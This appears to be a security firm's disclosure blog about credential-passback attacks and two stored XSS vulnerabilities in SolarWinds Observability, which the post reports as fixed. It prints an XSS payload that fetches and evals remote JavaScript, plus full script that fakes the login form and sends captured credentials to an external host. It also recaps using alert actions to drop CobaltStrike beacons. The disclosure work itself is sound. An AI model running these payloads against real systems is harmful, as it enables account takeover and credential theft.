
SolarWinds Observability is a self-hosted platform for network, application, and configuration monitoring and alerting. Armadin found several “passback” type attacks that could lead to credential compromise. These passbacks can ultimately be abused to achieve MSSQL and LDAP relays for lateral movement, sensitive data exfiltration, and in some cases, entire domain compromise. Along the way, Armadin discovered two stored Cross-Site Scripting (XSS) vulnerabilities, tracked as CVE-2026-28297 and CVE-2026-28298, that SolarWinds fixed in March 2026.
Armadin performs research in tandem with our AI Attacker platform, which helps achieve greater coverage at machine speed. As mentioned by other researchers, LLM-assisted workflows for security research are a force multiplier and are surfacing previously unnoticed vulnerabilities with real-world impact. We find that this is the new standard and is leading to an exponential increase in vulnerability discoveries.
SolarWinds has been around for a while and was [in]famously part of a supply chain hack that resulted in the compromise of ~18,000 of its customers. Many offensive operators have likely encountered it on internal networks over the years, but little public research has been released on SolarWinds’ attack surface. More recently, SolarWinds products have been actively exploited by threat actors to gain initial access to internal networks from Internet-facing instances.
While an immense amount of research has been done on Active Directory in particular, many 3rd party services, tools, and applications like SolarWinds can quietly hold attack paths that can go unexplored due to overfocus on the former. This blog scratches the surface of impactful attack methodology when an offensive operator gains access to SolarWinds Observability.
Within SolarWinds Observability (formerly just “Orion”), users can configure alerts that trigger when a specific condition is met. Additionally, alerts can include trigger actions that can, for example, “Execute an External Program.” Back in 2021 we used this to deploy CobaltStrike beacons to arbitrary systems (Domain Controllers) from an account that auto-authenticated itself.
Here’s a recap of this attack, which requires a user with the ability to manage alerts:






After SolarWinds probably realized that any (compromised) user with the ability to create trigger actions could start dropping beacons around the network, they implemented alert actions approval. This requires any alerts that execute external programs or VB scripts to be approved via Database Manager, a separate application accessible by administrators. This ostensibly prevents an operator with access to the SolarWinds web application from simply creating a malicious trigger action and immediately using it to compromise hosts.

While testing out alerts and trigger actions after this change, Armadin discovered that the title of an action was vulnerable to stored Cross-Site Scripting (XSS) that triggers in the context of other authenticated user accounts.

Notice the <script> tag in the title below. When a user attempted to test the trigger, the payload would execute. There did not appear to be a character limit, so complex payloads were possible here:
Here is a simple proof-of-concept that displayed a fake “Session Expired” page upon XSS execution in other user sessions:


This username and password would POST to an attacker-controlled server, leading to account compromise:
Armadin also discovered that when setting up an alert action, you could set custom messages to display in the alert table when the alert is triggered. Armadin injected an XSS payload that reached out to a custom server to read and execute a JS file:
<img src=x onerror='fetch("http://<OOB_host>/test.js").then(r =>r.text()).then(data=>eval(data))'>
The payload on the server fetched the Orion login page, swapped the UI, and added an event listener to send the user’s credentials to a custom server.
fetch('http://<orion_host>/Orion/Login.aspx')
  .then((r) => r.text())
  .then((data) => {
    document.getElementById('container').innerHTML = data;
    const oldForm = document.forms[0];
    const newForm = oldForm.cloneNode(true);
    oldForm.parentNode.replaceChild(newForm, oldForm);
    document.getElementById('ctl00_BodyContent_LoginButton').addEventListener('click', () => {
      fetch(
        'http://<external_url>.com/?q=' +
          btoa(
            document.getElementById('ctl00_BodyContent_Username').value +
              '/' +
              document.getElementById('ctl00_BodyContent_Password').value,
          ),
      );
    });
  });

Armadin viewed the active alerts table and noted the login form presented in the UI.
